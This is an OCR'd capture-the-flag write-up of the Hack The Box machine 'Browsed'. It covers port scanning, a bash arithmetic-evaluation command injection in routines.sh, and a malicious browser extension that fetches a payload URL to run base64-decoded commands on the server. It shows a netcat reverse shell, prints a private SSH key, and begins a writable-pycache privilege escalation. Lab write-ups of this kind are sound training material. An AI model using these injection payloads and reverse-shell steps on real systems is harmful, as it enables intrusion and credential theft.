
This is browsed writeup by Jiseok Song


nmap

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 02:c8:a4:ba:c5:ed:0b:13:ef:b7:e7:d7:ef:a2:9d:92 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJW1WZr+zu8O38glENl+84Zw9+Dw/pm4IxFauRRJ+eAFkuODRBg+5J92dT0p/B
ZLMz1wZMjd6BLjAkB1LHDAjqQ=
|   256 53:ea:be:c7:07:05:9d:aa:9f:44:f8:bf:32:ed:5c:9a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICE6UoMGXZk41AvU+J2++RYnxElAD3KNSjatTdCeEa1R
80/tcp open  http    syn-ack ttl 63 nginx 1.24.0 (Ubuntu)
|_http-title: Browsed
|_http-server-header: nginx/1.24.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Web Enumeration




Samples have some download links. Let's download these and move on.




In upload extension, I can upload these extensions



Let's upload example extension




Copy output and check it. I can see browsedinternals.htb



It looks like a subdomain. Let's add it on /etc/hosts(I also added browsed.htb for the main page)

```
10.129.244.79 browsed.htb browsedinternals.htb
```

I can see Larry's MarkdownPreview repo



app.py has routines api

```python
@app.route('/files')
def list_files():
    files = [f for f in os.listdir(FILES_DIR) if f.endswith('.html')]
    links = '\n'.join([f'<li><a href="/view/{f}">{f}</a></li>' for f in files])
    return f'''
    <h1>Saved HTML Files</h1>
    <ul>{links}</ul>
    <p><a href="/">Back to editor</a></p>
    '''

@app.route('/routines/<rid>')
def routines(rid):
    # Call the script that manages the routines
    # Run bash script with the input as an argument (NO shell)
    subprocess.run(["./routines.sh", rid])
    return "Routine executed !"

@app.route('/view/<filename>')
def view_file(filename):
    filename = secure_filename(filename)
    if not filename.endswith('.html'):
        return "Invalid filename", 400
    return send_from_directory(FILES_DIR, filename)

# The webapp should only be accessible through localhost
if __name__ == '__main__':
    app.run(host='127.0.0.1', port=5000)
```

routines.sh

```bash
#!/bin/bash

ROUTINE_LOG="/home/larry/markdownPreview/log/routine.log"
BACKUP_DIR="/home/larry/markdownPreview/backups"
DATA_DIR="/home/larry/markdownPreview/data"
TMP_DIR="/home/larry/markdownPreview/tmp"

log_action() {
  echo "[$(date '+%Y-%m-%d %H:%M:%S')] $1" >> "$ROUTINE_LOG"
}

if [[ "$1" -eq 0 ]]; then
  # Routine 0: Clean temp files
  find "$TMP_DIR" -type f -name "*.tmp" -delete
  log_action "Routine 0: Temporary files cleaned."
  echo "Temporary files cleaned."

elif [[ "$1" -eq 1 ]]; then
  # Routine 1: Backup data
  tar -czf "$BACKUP_DIR/data_backup_$(date '+%Y%m%d_%H%M%S').tar.gz" "$DATA_DIR"
  log_action "Routine 1: Data backed up to $BACKUP_DIR."
  echo "Backup completed."

elif [[ "$1" -eq 2 ]]; then
  # Routine 2: Rotate logs
  find "$ROUTINE_LOG" -type f -name "*.log" -exec gzip {} \;
  log_action "Routine 2: Log files compressed."
  echo "Logs rotated."

elif [[ "$1" -eq 3 ]]; then
  # Routine 3: System info dump
  uname -a > "$BACKUP_DIR/sysinfo_$(date '+%Y%m%d').txt"
  df -h >> "$BACKUP_DIR/sysinfo_$(date '+%Y%m%d').txt"
  log_action "Routine 3: System info dumped."
  echo "System info saved."
```

But this syntax has code execution vulnerability


```bash
if [[ "$1" -eq 0 ]]; then ...
```

For example, let's create test.sh


```bash
if [[ "$1" -eq 0 ]]; then
  echo "pass"
fi
```

I can run code like this

```
./test.sh "x[$(command)]"
```




But this server is running on port 5000 locally



So I need to modify extension to send it back to me

Unzip the example file and I can see manifest.json



*I need more permissions and background worker to enable web request. It can be found in https://developer.chrome.com/docs/extensions/reference/permissions-list and https://developer.chrome.com/docs/extensions/reference/manifest/background

Modify manifest.json like this


```
{
  "manifest_version": 3,
  "name": "Focus Timer",
  "version": "1.13.0",
  "description": "Simple Pomodoro-style timer to stay focused.",
  "permissions": [
```

```
    "notifications",
    "background",
    "webRequest"
  ],
  "background": {
      "service_worker": "service-worker.js",
      "type": "module"
    },
  "action": {
    "default_popup": "popup.html",
    "default_title": "Focus Timer"
  }
}
```


And create service-worker.js

```
fetch("http://127.0.0.1:5000/routines/x[$(echo -n <base64 encoded command> |
base64 -d | bash)]")
```


So I can make server curl to me with this base64 encoded command



Start listener and upload the zip file



Let's get reverse shell



Change the base64 encoded command and upload

```
┌[✗]─[parrot@parrot]─[~/Documents/browsed]
└──╼ $nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.244.79 41488
bash: cannot set terminal process group (1427): Inappropriate ioctl for device
bash: no job control in this shell
larry@browsed:~/markdownPreview$
```

I get a larry shell! But I can also find ssh key

```
larry@browsed:~$ cat .ssh/id_ed25519
cat .ssh/id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDZZIZPBRF8FzQjntOnbdwYiSLYtJ2VkBwQAS8vIKtzrwAAAJAXb7KHF2+y
hwAAAAtzc2gtZWQyNTUxOQAAACDZZIZPBRF8FzQjntOnbdwYiSLYtJ2VkBwQAS8vIKtzrw
AAAEBRIok98/uzbzLs/MWsrygG9zTsVa9GePjT52KjU6LoJdlkhk8FEXwXNCOe06dt3BiJ
Iti0nZWQHBABLy8gq3OvAAAADWxhcnJ5QGJyb3dzZWQ=
-----END OPENSSH PRIVATE KEY-----
```

I can ssh using this key(Need chmod 600)

```
┌[parrot@parrot]─[~/Documents/browsed]
└──╼ $ssh -i larry.ssh larry@browsed.htb
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.8.0-90-generic x86_64)
```

Get root shell

Run sudo -l shows

```
larry@browsed:~$ sudo -l
Matching Defaults entries for larry on browsed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User larry may run the following commands on browsed:
    (root) NOPASSWD: /opt/extensiontool/extension_tool.py
```

And the directory has pycache 777 privilege

```
larry@browsed:~$ ls /opt/extensiontool/ -al
total 24
drwxr-xr-x 4 root root 4096 Dec 11 07:54 .
drwxr-xr-x 4 root root 4096 Aug 17  2025 ..
drwxrwxr-x 5 root root 4096 Mar 23  2025 extensions
-rwxrwxr-x 1 root root 2739 Mar 27  2025 extension_tool.py
-rw-rw-r-- 1 root root 1245 Mar 23  2025 extension_utils.py
drwxrwxrwx 2 root root 4096 Dec 11 07:57 __pycache__
```

This directory has nothing

```
larry@browsed:~$ ls /opt/extensiontool/__pycache__/ -al
total 8
drwxrwxrwx 2 root root 4096 Dec 11 07:57 .
drwxr-xr-x 4 root root 4096 Dec 11 07:54 ..
```

But after running the python code, it appears

```
larry@browsed:~$ sudo /opt/extensiontool/extension_tool.py
[X] Use one of the following extensions : ['Fontify', 'Timer', 'ReplaceImages']
larry@browsed:~$ ls /opt/extensiontool/__pycache__/ -al
total 12
drwxrwxrwx 2 root root 4096 Apr 10 22:36 .
drwxr-xr-x 4 root root 4096 Dec 11 07:54 ..
-rw-r--r-- 1 root root 1880 Apr 10 22:36 extension_utils.cpython-312.pyc
```

This file has header something like this

```
larry@browsed:~$ xxd /opt/extensiontool/__pycache__/extension_utils.cpython-312.pyc | head -n 1
00000000: cb0d 0d0a 0000 0000 d3e8 df67 dd04 0000  ...........g....
larry@browsed:~$
```

And I can browse explanation

Google python3 header pyc

Python 3 .pyc Header Structure (16 bytes total)

Starting with **Python 3.7**, the header contains the following fields:

- **Magic Number (Bytes 0–3):** A 4-byte value used by the interpreter to identify the bytecode version. The first two bytes change with each Python release, while the last two are typically `\r\n`.
  - You can find the magic number for your current version using: `import importlib.util; print(importlib.util.MAGIC_NUMBER)`.
- **Bit Field / Flags (Bytes 4–7):** Introduced in PEP 552, this bit field indicates the invalidation mode.
  - `0x0`: Timestamp-based invalidation (default).
  - `0x1`: Hash-based invalidation (checked).
  - `0x3`: Hash-based invalidation (unchecked).
- **Validator (Bytes 8–15):** The content depends on the bit field above:
  - **Timestamp-based:** Bytes 8–11 store the 4-byte Unix modification timestamp of the source file. Bytes 12–15 store the 4-byte source file size.
  - **Hash-based:** Bytes 8–15 store a 64-bit BLAKE2b hash of the source file content. Malcat +7

So first 0x0dcb0a0d is the magic number(Little endian, so cb0d -> 0dcb) and 0x0a0d is line character, so I can just verify first two bytes

```
>>> 0x0dcb
3531
```

cpython / Include / internal / pycore_magic_number.h ↑ Top

Code Blame 320 lines (305 loc) · 17.7 KB Raw

```
219         Python 3.12a6 3518 (Add RETURN_CONST instruction)
220         Python 3.12a6 3519 (Modify SEND instruction)
221         Python 3.12a6 3520 (Remove PREP_RERAISE_STAR, add CALL_INTRINSIC_2)
222         Python 3.12a7 3521 (Shrink the LOAD_GLOBAL caches)
223         Python 3.12a7 3522 (Removed JUMP_IF_FALSE_OR_POP/JUMP_IF_TRUE_OR_POP)
224         Python 3.12a7 3523 (Convert COMPARE_AND_BRANCH back to COMPARE_OP)
225         Python 3.12a7 3524 (Shrink the BINARY_SUBSCR caches)
226         Python 3.12b1 3525 (Shrink the CALL caches)
227         Python 3.12b1 3526 (Add instrumentation support)
228         Python 3.12b1 3527 (Add LOAD_SUPER_ATTR)
229         Python 3.12b1 3528 (Add LOAD_SUPER_ATTR_METHOD specialization)
230         Python 3.12b1 3529 (Inline list/dict/set comprehensions)
231         Python 3.12b1 3530 (Shrink the LOAD_SUPER_ATTR caches)
232         Python 3.12b1 3531 (Add PEP 695 changes)
233         Python 3.13a1 3550 (Plugin optimizer support)
234         Python 3.13a1 3551 (Compact superinstructions)
235         Python 3.13a1 3552 (Remove LOAD_FAST__LOAD_CONST and LOAD_CONST__LOAD_FAST)
236         Python 3.13a1 3553 (Add SET_FUNCTION_ATTRIBUTE)
237         Python 3.13a1 3554 (more efficient bytecodes for f-strings)
238         Python 3.13a1 3555 (generate specialized opcodes metadata from bytecodes.c)
239         Python 3.13a1 3556 (Convert LOAD_CLOSURE to a pseudo-op)
240         Python 3.13a1 3557 (Make the conversion to boolean in jumps explicit)
241         Python 3.13a1 3558 (Reorder the stack items for CALL)
242         Python 3.13a1 3559 (Generate opcode IDs from bytecodes.c)
243         Python 3.13a1 3560 (Add RESUME_CHECK instruction)
244         Python 3.13a1 3561 (Add cache entry to branch instructions)
245         Python 3.13a1 3562 (Assign opcode IDs for internal ops in separate range)
246         Python 3.13a1 3563 (Add CALL_KW and remove KW_NAMES)
247         Python 3.13a1 3564 (Removed oparg from YIELD_VALUE, changed oparg values of RESUME)
```

Next 4 bytes are flag, but they are all 0.

